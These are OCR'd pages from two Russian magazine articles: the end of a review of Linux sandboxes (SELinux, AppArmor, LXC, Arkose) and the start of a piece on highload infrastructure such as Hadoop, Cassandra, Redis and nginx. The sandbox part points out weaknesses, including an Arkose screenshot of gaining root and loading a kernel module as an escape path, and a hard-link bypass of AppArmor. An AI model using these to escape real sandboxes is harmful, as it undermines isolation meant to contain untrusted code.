Но и минусы тоже есть. Самый главный — эта утилита входит в состав только Fedor'ы, RHEL и клонов. Во-вторых, при попытке запустить какое-нибудь приложение — даже, казалось бы, не слишком экзотическое — этот sandbox просто отказывается его запускать, что мы и видели в случае со Skype. Настройка же SELinux, на основе которого сделано это средство изоляции, — вещь достаточно трудоемкая и при неправильном выполнении может ослабить безопасность и повысить риск побега из песочницы. Последнее особенно верно в том случае, если бездумно выполнять команду audit2allow с `semodule -i`. Вывод: всегда читай генерируемые правила и, если не уверен в приложении, а правила кажутся тебе подозрительными, не запускай его.

Ну а если говорить о SELinux в целом, безусловно, при должном конфигурировании он обеспечивает весьма высокий уровень защиты. К сожалению, создавать его политики без понимания того, как все это работает и что от чего зависит, бесполезно — уровень безопасности от этого не возрастет. Однако по большому счету это и не понадобится, поскольку в состав дистрибутивов, его использующих, уже включены политики с сотнями типов и возможностью управлять некоторыми их параметрами.

APPARMOR

AppArmor (ранее назывался SubDomain) был по большей части выпестован Novell — несмотря на то что его изначально разрабатывала совсем другая компания. Сейчас AppArmor включен по умолчанию в Ubuntu, однако его профили для большинства приложений неактивны. В отличие от SELinux, в текущих стабильных версиях нет аналога команды sandbox, что, тем не менее, не мешает применять его для изолированного запуска приложений, предварительно написав профиль. В отличие от политик SELinux, профили AppArmor предоставляются прямо в текстовом виде и достаточно просты. Условно файл профиля можно разделить на несколько частей:

- инклуды — чтобы не писать одинаковые строчки в десятки профилей, их выделяют в один файл и уже его включают по необходимости в профили. В одном из них, <tunnables/global>, находятся некоторые переменные, общие для всех профилей, а в <abstractions/base> находятся те директивы, которые по большей части верны для всех приложений, такие, например, как разрешение чтения каталога `/lib` и `/usr/lib`;
- параметры доступа приложения к сети — к примеру, может ли приложение использовать raw-сокеты, или ему доступен только ограниченный набор протоколов;
- capabilities — список тех возможностей, которые может использовать приложение, даже будучи запущенным из-под root;
- список файлов, к которым программа имеет доступ, и права доступа к ним;
- если приложение может запускать другие программы, есть возможность выбирать, запустятся ли они с теми же привилегиями, что и то приложение, которое запустило, или под профилем специально для них, или, наконец, под локальным профилем, который описан в том же файле, что и профиль запускающего приложения.

```
root@localhost:~
Файл Правка Вид Поиск Терминал Справка
        type sandbox_net_client_t;
        type v4l_device_t;
        class chr_file { open ioctl };
}

require {
        type sandbox_net_t;
        type v4l_device_t;
        class chr_file { read write };
}

require {
        type sandbox_net_t;
        type v4l_device_t;
        class chr_file { open ioctl };
}

#============= sandbox_net_client_t ==============
allow sandbox_net_client_t v4l_device_t:chr_file { read write };
allow sandbox_net_client_t v4l_device_t:chr_file { open ioctl };

allow sandbox_net_t v4l_device_t:chr_file { read write };
allow sandbox_net_t v4l_device_t:chr_file { open ioctl };
```

Настройка SELinux для доступа Skype к видео


В качестве примера опишу включение профиля для Firefox (который по умолчанию отключен) и разберу, какие именно ограничения он накладывает:

```
$ sudo rm /etc/apparmor.d/disable/usr.↵
  bin.firefox
$ sudo /etc/init.d/apparmor restart
```

Первая команда удаляет симлинк на файл профиля (соответственно, при необходимости его можно восстановить), а вторая перечитывает все файлы AppArmor.

Ограничения же, хоть и довольно жестки, вполне приемлемы для повседневной работы. Запускать разрешается строго ограниченный набор программ. К таковым относятся, например, `/bin/uname` или `/bin/ps`. В инклудах разрешено запускать Java и клиенты электронной почты. Файлы можно загружать только в папку `~/Downloads` (это не относится к расширениям — они находятся рядом с конфигами самого браузера, куда он может писать без ограничений).

В целом, если не считать отсутствия специальной команды для запуска недоверенных приложений и необходимости писать профили, AppArmor производит впечатление дружелюбного, насколько это возможно для подобных целей, средства изоляции приложений, обеспечивающего, тем не менее, достаточно высокий уровень защиты. Из минусов можно отметить слабую поддержку ограничения сетевых соединений и некоторых других ресурсов. Еще один минус заключается в том, что, поскольку ограничения к файлам задаются по именам (а не в расширенных атрибутах, как это реализовано в SELinux), имеется возможность обойти их через жесткие ссылки. Однако, на мой взгляд, это наиболее оптимальное сред-



Skype, запущенный в песочнице SELinux

Терминал - adminuser@adminuser-VirtualBox: /etc/apparmor.d
Файл Правка Вид Терминал Вкладки Справка

```
  deny /usr/bin/gconftool-2 x,

  # These are needed when a new user starts firefox and firefox.sh is used
  @{MOZ_LIBDIR}/** ixr,
  /usr/bin/basename ixr,
  /usr/bin/dirname ixr,
  /usr/bin/pwd ixr,
  /sbin/killall5 ixr,
  /bin/which ixr,
  /usr/bin/tr ixr,
  @{PROC}/ r,
  @{PROC}/[0-9]*/cmdline r,
  @{PROC}/[0-9]*/mountinfo r,
  @{PROC}/[0-9]*/stat r,
  owner @{PROC}/[0-9]*/task/[0-9]*/stat r,
  @{PROC}/[0-9]*/status r,
  @{PROC}/filesystems r,
  owner @{HOME}/.thumbnails/*/*.png r,

  /etc/mtab r,
  /etc/fstab r,

  # Needed for the crash reporter
```

Профиль Firefox для AppArmor

Терминал - adminuser@adminuser-VirtualBox: /mnt
Файл Правка Вид Терминал Вкладки Справка

```
   /usr/lib/dovecot/imap
   /usr/lib/dovecot/imap-login
   /usr/lib/dovecot/managesieve-login
   /usr/lib/dovecot/pop3
   /usr/lib/dovecot/pop3-login
   /usr/sbin/avahi-daemon
   /usr/sbin/dnsmasq
   /usr/sbin/dovecot
   /usr/sbin/identd
   /usr/sbin/mdnsd
   /usr/sbin/nmbd
   /usr/sbin/nscd
   /usr/sbin/smbd
   /usr/{sbin/traceroute,bin/traceroute.db}
5 processes have profiles defined.
3 processes are in enforce mode.
   /sbin/dhclient (695)
   /usr/lib/firefox/firefox{,*[^s][^h]} (1388)
   /usr/sbin/cupsd (564)
2 processes are in complain mode.
   /usr/sbin/dnsmasq (923)
   /usr/sbin/dnsmasq (1030)
0 processes are unconfined but have a profile defined.
adminuser@adminuser-VirtualBox:/mnt$
```

Текущий статус AppArmor. Запущен Firefox



www

Механизм изоляции в Solaris: bit.ly/180rElj
FreeBSD Jail — усовершенствованный chroot: bit.ly/9Qvms8

ство изоляции из уже рассмотренных по соотношению удобство использования / безопасность.

LXC И ARKOSE

Механизм LXC, который можно назвать усовершенствованным chroot, появился относительно недавно и, хотя для промышленного применения пока еще сыроват, для домашних пользователей вполне сгодится. Здесь я не буду описывать, как создавать контейнеры, коснусь лишь внутренней архитектуры.

По сути, LXC не является самостоятельной технологией. Это объединение двух разных механизмов — namespaces и cgroups. Namespaces (пространства имен) позволяют, в частности, разграничить область видимости процессом других процессов (пространство имен pid) и скрывать точки монтирования (пространство имен mount). Последнее, кстати говоря, и является аналогом chroot, так что де-факто, даже если бы LXC был основан только на пространствах имен, у него бы все равно была большая гибкость. Но помимо пространств имен, LXC использует еще и cgroups для контроля ресурсов — процессорного времени и памяти. Пространства имен стоит описать чуть подробнее. Всего их шесть, о двух из них мы уже упомянули, расскажу об оставшихся:

- UTS — если коротко, позволяет задавать раздельные hostname;
- IPC — позволяет изолировать некоторые механизмы межпроцессной коммуникации, такие как SysV IPC и очереди сообщений POSIX;
- Network — предоставляет возможность изоляции сетевых ресурсов — интерфейсов, таблицы маршрутизации, портов и прочего;
- User — изолирует диапазон UID и GID. Иными словами, в общем пространстве имен процесс может иметь один UID/GID, а в своем собственном может быть совершенно другой. А если учитывать, что начиная с ядра 3.8 данные пространства имен может создавать даже непривилегированный процесс, это открывает интересную возможность: будучи в общем пространстве имен непривилегированным приложением, в своем собственном можно производить некоторые операции, ранее доступные только суперпользователю.

Терминал - root@arkose-tmppsnc10: ~
Файл Правка Вид Терминал Переход Справка

```
rom@rom-desktop:~$ sudo arkose -n direct -p bash
rom@arkose-tmppsnc10:~$ id
uid=1000(rom) gid=1000(rom) группы=1000(rom),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),110(lpadmin),123(sambashare)
rom@arkose-tmppsnc10:~$ sudo su -
sudo: unable to resolve host arkose-tmppsnc10
[sudo] password for rom:
root@arkose-tmppsnc10:~# id
uid=0(root) gid=0(root) группы=0(root)
root@arkose-tmppsnc10:~# lsmod |grep minix
root@arkose-tmppsnc10:~# modprobe -vvvv minix
insmod /lib/modules/3.2.0-56-generic/kernel/fs/minix/minix.ko
root@arkose-tmppsnc10:~# lsmod |grep minix
minix                  36331  0
root@arkose-tmppsnc10:~#
```

Потенциальная возможность вырваться из Arkose — получить root-привилегии в песочнице, собрать свой модуль ядра и загрузить его

Как LXC является фронтендом для пространств имен и cgroups, так и Arkose является фронтендом для LXC. Гибкость настройки при его использовании минимальная, но для большинства случаев запуска приложений в песочнице вполне подходит. Работает он так: на основе заданных опций генерируется конфиг для LXC и уже затем этот конфиг передается собственно в команду запуска контейнеров. Для действий с файлами вне домашнего каталога используется AUFS — файловая система COW, а для домашнего каталога есть возможность как использовать виртуальный, так и пробросить реальный. Замечу, что при запуске приложений с root-привилегиями их capabilities никак не ограничиваются (хотя LXC это позволяет), и, таким образом, для запуска неизвестных приложений Arkose не годится. А вот для запуска, например, браузера (в качестве дополнительного слоя защиты) его возможностей достаточно.

Плюсы у LXC (но не Arkose) достаточно весомы. Во-первых, возможность довольно гибко конфигурировать контейнеры, во-вторых, безопасность, сравнимая, пожалуй, с безопасностью AppArmor. А если рассматривать те цели, для которых он предназначен, а не только изоляцию запуска какого-то одного конкретного приложения, то он быстрее, чем виртуализация, даже аппаратная, — эмулировать-то ничего не требуется. Минусы — технология нуждается в обкатывании. И возможно, я покажусь параноиком, но из-за сложности реализации есть ненулевая вероятность нахождения багов — так что использовать контейнеры с root-доступом, пускай даже он будет сильно урезан, — плохая идея. Для Arkose же верно примерно то же самое — только гибкая конфигурация его, увы, невозможна, да и в последних версиях Ubuntu он работает кривовато.

ЗАКЛЮЧЕНИЕ

В статье были описаны отнюдь не все возможности изоляции приложений. Критерием выбора служила распространенность той или иной технологии. Но даже среди них есть из чего выбрать. Кроме того, их можно совмещать.

С точки зрения соотношения безопасность / удобство использования AppArmor выглядит самым оптимальным вариантом. Следом за ним идет Arkose, а уж затем — команда sandbox SELinux. Chroot же для обеспечения безопасности использовать, конечно, можно, но смысла большого нет. Ну а если нужна именно безопасность, то тут подойдет комбинация SELinux и LXC — разумеется, если у тебя есть время и желание все это настраивать. Выбор за тобой.]]

ЕЩЕ ПЕСОЧНИЦ? ИХ ЕСТЬ У НАС

Помимо средств изоляции в Linux, описанных в статье, есть еще парочка песочниц, о которых хотелось бы упомянуть:


- Seccomp-bpf — плод скрещивания песочницы seccomp, известной аж с 2005 года, и BPF, изначально предназначенного для работы с пакетами. Сама по себе seccomp запрещала все системные вызовы, кроме четырех — read(), write(), sigreturn() и exit(), что в абсолютном большинстве случаев делало ее применение бессмысленным. Скрещивание же с BPF дало возможность очень гибко фильтровать параметры сисколлов, что позволяет самому задать рамки, за которые процесс не сможет выйти. Однако эта песочница на данный момент не имеет нормального фронтенда — программисты сами должны писать фильтры для своего приложения, что сильно ограничивает ее применение.
- Virt-sandbox разрабатывается теми же людьми, что и утилита sandbox. Однако, в отличие от нее, базируется она на основе технологий виртуализации. На данный момент поддерживается KVM и контейнеры LXC, но в теории она может поддерживать все системы виртуализации, доступные через libvirt, то есть, например, VirtualBox. Основная проблема в скорости запуска и развертывании образа диска, но, по уверениям разработчиков, запуск `/bin/false` с помощью этой утилиты занимает всего шесть секунд. Вместо образа диска используется тот же самый метод, что и в Arkose, — файловая система Copy-on-Write AUFS.

Испытание сверхнагрузкой

expertinfantry@flicker.com

ИЛИ КАК ИНТЕРНЕТ-ГИГАНТЫ ОБРАБАТЫВАЮТ НЕВЕРОЯТНЫЕ ОБЪЕМЫ ДАННЫХ

За минуту Google обрабатывает около двух миллионов поисковых запросов и отдает пользователям 72 часа видео через YouTube. Twitter за это время сохраняет 278 тысяч твитов, Facebook размещает 2,5 миллиона постов, а Instagram принимает 3600 фото ежесекундно. Если достаточно долго думать об этих цифрах, можно сойти с ума, но веб-сервисы как будто справляются с этим легко и практически не заставляют нас ждать. Как же это работает?



Евгений Зобнин
zobnin@gmail.com

Приведенные цифры могут вызывать зависть даже у тех, кто не понаслышке знаком с понятием highload, однако ничего удивительного в них нет. Все перечисленные сервисы управляются обычными серверами, основанными на самых обычных Linux-дистрибутивах и открытом общедоступном софте (за исключением разве что Google). Вопрос только в том, какие инструменты используются и насколько хороши системные архитекторы.

В этой статье я не буду рассказывать об архитектуре высоконагруженных систем, а вместо этого расскажу о ПО, которое они используют. Какие приложения, почему именно они, и как их использование позволяет поднять общую производительность сервиса.

GFS, BIGTABLE И MAPREDUCE

Пятнадцать лет назад для поддержки высоконагруженных сайтов применялись довольно простые и примитивные по сегодняшним меркам методы. В основном вся оптимизация сводилась к покупке NAS и нескольких серверов, которые использовались для запуска MySQL и веб-серверов. Более крупные компании имели сразу несколько таких конфигураций, располагающихся в разных частях планеты и обслуживающих различные группы клиентов.

В условиях статичных веб-сайтов, низких скоростей и небольшой доли интернетизации такие схемы работали достаточно эффективно и покрывали запросы многих компаний. Однако для Google, которая быстро вышла на международную арену и фактически предлагала один и тот же сервис по всей планете, без возможности логического разделения запросов и данных по каким-либо типам, такая архитектура быстро превратилась в крайне неэффективную.

Google нужна была система, которая позволяла бы обрабатывать большое количество данных с помощью множества серверов по всему миру и сохранять их в одно доступное отовсюду хранилище, при этом чтобы доступ к данным из любой точки был быстрым. Тогдашние средства параллельной обработки и хранения данных для такой задачи не подходили, поэтому пришлось изобретать свое.

Так появились Google File System, а чуть позже MapReduce и BigTable. Итак, первое звено цепочки: Google File System — распределенная (не путать с кластерной, например Lustre) файловая система, изначально рассчитанная на хранение огромных объемов данных на множестве дешевых серверов, которые могут быть значительно удалены друг от друга. По сегодняшним меркам GFS имеет достаточно простой дизайн: множество серверов хранят данные в чанках размером в 64 Мб, каждый чанк имеет уникальный идентификатор, этот идентификатор вместе с адресом чанка хранится на одном из мастер-серверов, к которому обращается клиент за определенным файлом. Для производительности данные клиенту возвращаются напрямую с чанк-серверов, а для сохранности данных используется избыточность, то есть хранение одних и тех же чанков на трех и более серверах.

В рамках проекта Colossus в 2008 году файловая система была модифицирована с учетом потребностей современного мира: высокая скорость доступа к информации, увеличение количества единиц информации с уменьшением размера каждой из них (твит, пост в Facebook и так далее). GFS 2.0 получила распределенную систему мастер-серверов, по которым



INFO

Автор Varnish — Пол-Хеннинг Камп (Poul-Henning Kamp), легендарный FreeBSD-хакер, известный как автор Jail, подсистемы ввода-вывода GEOM и части файловой системы UFS2.

с дублированием размазаны все метаданные, теперь она хранит данные в чанках размером 1 Мб и имеет переработанную систему очередей, ориентированную не столько на эффективное использование канала, сколько на скорость отдачи данных.

Поверх GFS работает BigTable и MapReduce. Первая представляет собой своего рода NoSQL базу данных, основное достоинство которой в превосходной масштабируемости и вместимости данных (речь идет о петабайтах). Вторая — это алгоритм распределенной обработки данных, который в Google используется для многих задач, включая извлечение данных из BigTable.

В свое время MapReduce стал настоящим открытием в сфере распределенных систем, так как впервые предлагал такой механизм обработки данных, в котором вся задача от начала и до конца могла быть распараллелена. Там, где другие алгоритмы полагались на параллельные вычисления только частично, разбивая задачу на множество небольших подзадач, результаты которых затем так или иначе приходилось приводить к общему результату на одном сервере, MapReduce позволял эффективно распараллелить всю задачу, и ее результат в уже практически готовом виде возвращался обратно.


В 2006-м, спустя два года после обнародования Google подробностей реализации MapReduce, был опубликован исходный текст открытого клона GFS и MapReduce под названием Apache Hadoop. Его взяли на вооружение Last.fm, Facebook, The New York Times, eBay и тысячи других компаний, а в 2008 году Hadoop установил мировой рекорд производительности сортировки данных, обработав 1 Тб на кластере из 910 узлов за 309 секунд.

PRESTO, ИЛИ MAPREDUCE ОТ FACEBOOK


Facebook довольно быстро взял на вооружение Hadoop как эффективное средство для выполнения разного рода аналитических запросов, требующих обработки больших объемов данных (главная логика работы осталась основанной на традиционной модели распределенных баз данных), но снабдила его обвеской, известной теперь под именем Apache Hive. Последняя, в частности, позволила писать запросы на специальном диалекте SQL, который затем преобразовывался в распараллеленную MapReduce-задачу.

Некоторое время такая связка вполне успешно работала, но из-за неэффективности преобразования SQL в MapReduce-задачи и общих проблем архитектуры ее производительность стала недостаточной, и программисты Facebook начали решать вопрос о замене Hive на более быструю альтернативу. Так появился проект Presto, исходники которого были открыты в конце 2013 года.

По сути, Presto (prestodb.io) — это распределенный движок SQL-запросов, который разбивает один запрос на множество более мелких, и каждый из них выполняется параллельно отдельным рабочим потоком в отношении собственного участка данных из БД. Presto не использует MapReduce и не привязан к какой-либо базе данных, но задействует в своей работе компоненты Hive. По словам разработчиков Facebook, производительность движка получилась в десять раз выше по сравнению с Hive/MapReduce, что позволило справиться с быстрой обработкой стремительно растущего количества данных, общий объем которых уже перевалил за 300 Пб.



↙ **Принцип работы Google File System**



↘ **Архитектура Presto**

APACHE CASSANDRA

Кроме идей MapReduce и Google File System в лице Hadoop, Facebook также взял на вооружение идею базы данных BigTable, реализовав ее в виде открытого продукта, который теперь носит имя Apache Cassandra (cassandra.apache.org). Как и BigTable и HBase, входящий в состав Hadoop, это распределенная NoSQL база данных с очень высокой степенью масштабируемости и возможностью практически неограниченного роста.

Cassandra основана на полностью распределенной hash-системе Dynamo и задействует разработанную Google модель хранения данных на базе семейства столбцов (ColumnFamily, вложенные хеши). Для хранения данных используется файловая система HDFS (клон GFS) из состава того же Hadoop, а для обеспечения надежности — все тот же гугловский принцип избыточности, при котором данные автоматически реплицируются на несколько узлов, равномерно распределяясь по всему кластеру. Этот же подход служит и для повышения доступности данных: благодаря наличию копий данных на многих узлах нескольких кластеров и дата-центров клиент может получать информацию с наиболее близкого узла.

Главное достоинство Cassandra, а также ее собратьев BigTable и HBase — в линейном росте масштабируемости. По сути, это означает, что для базы данных безразлично количество узлов-участников и она одинаково хорошо работает как на двух серверах, так и на тысяче. При этом система переконфигурируется в полностью автоматическом режиме и автоматически подхватывает новые узлы. В качестве языка запросов в Cassandra используется CQL (Cassandra Query Language), своего рода сильно урезанный и упрощенный SQL, не позволяющий выполнять сложные запросы, включающие в себя сортировку и другие постобработки.

В 2009 году код Cassandra был передан фонду Apache и сегодня используется для обслуживания баз данных в таких компаниях, как Adobe, CERN, Cisco, IBM, HP, Comcast, Disney, eBay, Netflix, Sony, Rackspace, Reddit, Digg и Twitter.

PHP В СТИЛЕ HIPHOP

Еще одна интересная разработка Facebook — это HipHop (github.com/facebook/hhvm), транслятор исходного текста PHP в C++. Транслятор был открыт еще в начале 2010 года и уже тогда использовался для оптимизации почти всех PHP-файлов, выполняющих 90% запросов пользователей.

HipHop появился как ответ на возрастающие нагрузки, с которыми стало все труднее справляться без постоянной закупки дополнительных серверов и усложнения инфраструктуры сервиса. Традиционно с самых первых версий Facebook был основан на PHP и MySQL, что в будущем создало для компании массу проблем с расширяемостью и производительностью. Поскольку выпилить PHP уже не представлялось возможным, возникла идея сделать так, чтобы все можно было переписать на C++ в автоматическом режиме.

Работа над HipHop продолжалась полтора года, за это время программисты смогли переписать почти всю среду исполнения PHP и создать транслятор, способный перевести в C++ почти любой PHP-код за исключением нескольких конструкций, таких как eval(). Как результат, общую нагрузку на CPU удалось снизить примерно на 50% (позже на 70%) и достичь существенной экономии оперативной памяти.

После публикации первой версии HipHop программисты продолжили эксперименты и уже через два года выкатили виртуальную машину Hhvm, которая вместо перевода PHP в представление на C++ исполняет оптимизированный байт-код PHP с использованием JIT. Причиной ее создания послужили технические ограничения, накладываемые на PHP-скрипты, пригодные для транслирования в C++, а также особенности языка, такие как динамическая типизация, которая не позволяет создать эффективный код на основе статического анализа.

Написанный скрипт пропускался через компилятор, сначала транслирующий его в промежуточное абстрактное представление AST (Abstract Syntax Tree), а затем в байт-код HHBC (HipHop bytecode). Байт-код HHBC, в свою очередь, запускался в виртуальной машине в режиме интерпретации либо динамической трансляции в машинные инструкции с помощью JIT-компилятора.

В целом виртуальная машина не смогла вывести скорость исполнения PHP выше уровня первой реализации HipHop, но зато заметно упростила разработку скриптов, которые теперь не нужно модифицировать для получения возможности трансляции в C++. Общее же следствие применения HipHop — возможность снизить затраты на оборудование на 70%.



INFO

Google File System выросла из проекта BigFiles, авторами которого были Ларри Пейдж и Сергей Брин.

MEMCACHED И REDIS


Любой крупный веб-сервис для повышения производительности так или иначе использует один из способов кеширования данных. Зачастую для выполнения этой задачи служат Memcached (memcached.org) и Redis (redis.io), которые хранят наиболее часто используемые данные в оперативной памяти. Это позволяет избежать лишних и долгих обращений к базе данных и отдавать клиенту ответ настолько быстро, насколько это вообще возможно.

Наиболее известный кеширующий сервер на данный момент — это Memcached, разработанный более десяти лет назад для LiveJournal. Сегодня он используется в большей части высоконагруженных веб-сервисов. По своей сути это довольно простое распределенное хранилище данных (не решусь называть его БД), позволяющее временно сохранять в оперативной памяти множество пар ключ — значение, которые клиент в лице веб-сервиса может в любой момент добавлять и извлекать в обход обращения к базе данных.

Memcached имеет очень простой API, состоящий только из базовых операций вроде установки соединения, добавления, обновления и удаления данных. Поэтому клиент должен сам заботиться о поддержании кеша в актуальном состоянии, что обычно выливается в работу по принципу «смотрим значение в кеше, если такого нет — обращаемся к базе данных, а при добавлении данных в БД дополнительно помещаем их в Memcached». Сильная сторона такой архитектуры в нулевых простоях сервиса, так как падение или замена Memcached-сервера будет считаться промахом мимо кеша, а сам сервис продолжит свою работу без всяких проблем.

В 2009 году у Memcached появилась серьезная альтернатива под названием Redis. По сути, это все тот же Memcached, но обладающий несколькими важными отличиями. Одно из основных — это возможность хранить не только строки, но и такие типы данных, как массивы, словари, множества и битмапы. Это существенно расширяет область применения кеширования.

Вторая особенность — это поддержка репликации данных на соседние серверы, благодаря чему Redis более масштабируем и устойчив к сбоям, чем Memcached. Размазывание разных данных по многим серверам выполняется так же,




↙ **Масштабируемость Cassandra полностью линейна**


```
function get_foo(foo_id)
    foo = memcached_get("foo:" . foo_id)
    return foo if defined foo


    foo = fetch_foo_from_database(foo_id)
    memcached_set("foo:" . foo_id, foo)
    return foo
end
```

↘ **Memcached: клиент должен сам добавить значение в кеш, если его там нет**

Схема работы прокси-сервера Varnish







как и в Memcached, — на основе значения хеша, которое клиент использует для выбора нужного сервера. Более высокая устойчивость к сбоям также достигается за счет возможности создания снапшотов кеша на диске, который можно восстановить в любой момент.

Ну и последнее: Redis — однопоточный сервер, использующий для работы epoll и kqueue, что делает его более быстрым и масштабируемым в рамках одной машины. Согласно тестам производительности, Redis опережает Memcached не менее чем на 20%. С другой стороны, они оба настолько быстры, что в условиях удешевления серверов это уже не имеет никакого значения.

VARNISH

Еще один распространенный способ кеширования данных — это использование HTTP-акселератора Varnish (www.varnish-cache.org). Обычно он работает как внешний или промежуточный (между Apache и nginx, например) веб-сервер, который кеширует все запрашиваемые страницы, позволяя ускорить отдачу страниц. На динамических веб-сайтах он обычно не используется, но, если сайт достаточно статичный (скажем, СМИ или страница компании), его применение может дать ощутимый прирост скорости отдачи веб-страниц.

Varnish — это прокси-сервер, который, в отличие от Squid и других, изначально создан с целью работы в качестве HTTP-акселератора. По этой причине Varnish имеет более простой дизайн, ограниченную поддержку протоколов (без FTP, SMTP), поддержку балансировки нагрузки (round-robin и случайный выбор) и очень развитый язык написания конфигураций VCL (Varnish Configuration Language), который позволяет тонко настроить прокси под нужды любого веб-сайта.

Как Memcached и Redis, акселератор Varnish в основном полагается на хранение кеша в оперативной памяти и в идеале устанавливается на выделенную машину. В условиях небольшого объема RAM он может временно сбрасывать кеш на диск, причем делает это не самостоятельно, а полностью полагается на операционную систему. Так удается избежать оверхеда, который может произойти, когда ОС и приложение начинают одновременно сбрасывать страницы памяти на диск. В целях снижения оверхеда Varnish также хранит логи в оперативной памяти, для их записи на диск используется отдельный поток.

NGINX

Nginx (nginx.org/ru/), благодаря своей архитектуре, способен обрабатывать огромное количество запросов, что сделало его очень популярным решением для балансировки загрузки и отдачи статических данных, таких как изображения и JS-скрипты. Обычно nginx выступает в роли фронтенда, который получает запрос от клиента, а затем отдает его одному из бэкенд-серверов либо одной из машин с установленным Varnish, она, в свою очередь, либо возвращает кешированную страницу клиенту, либо обращается для этого к одному из бэкенд-серверов.

В плане балансировки нагрузки возможности nginx достаточно стандартны. По умолчанию используется алгоритм round-robin с возможностью назначения приоритета каждому серверу. Поддерживаются бэкап-серверы, которые будут использованы в случае, если один или несколько основных недоступны. Проверка на доступность также настраивается, есть возможность выбора количества проверок и тайм-аута между ними. Чтобы клиенты всегда работали через один сервер (на котором может быть кеш, актуальный именно для этого клиента), имеется поддержка IP-хешей, на основе которых определяется сервер назначения.

Обычно всего этого вполне хватает, чтобы настроить эффективную систему балансировки нагрузки.

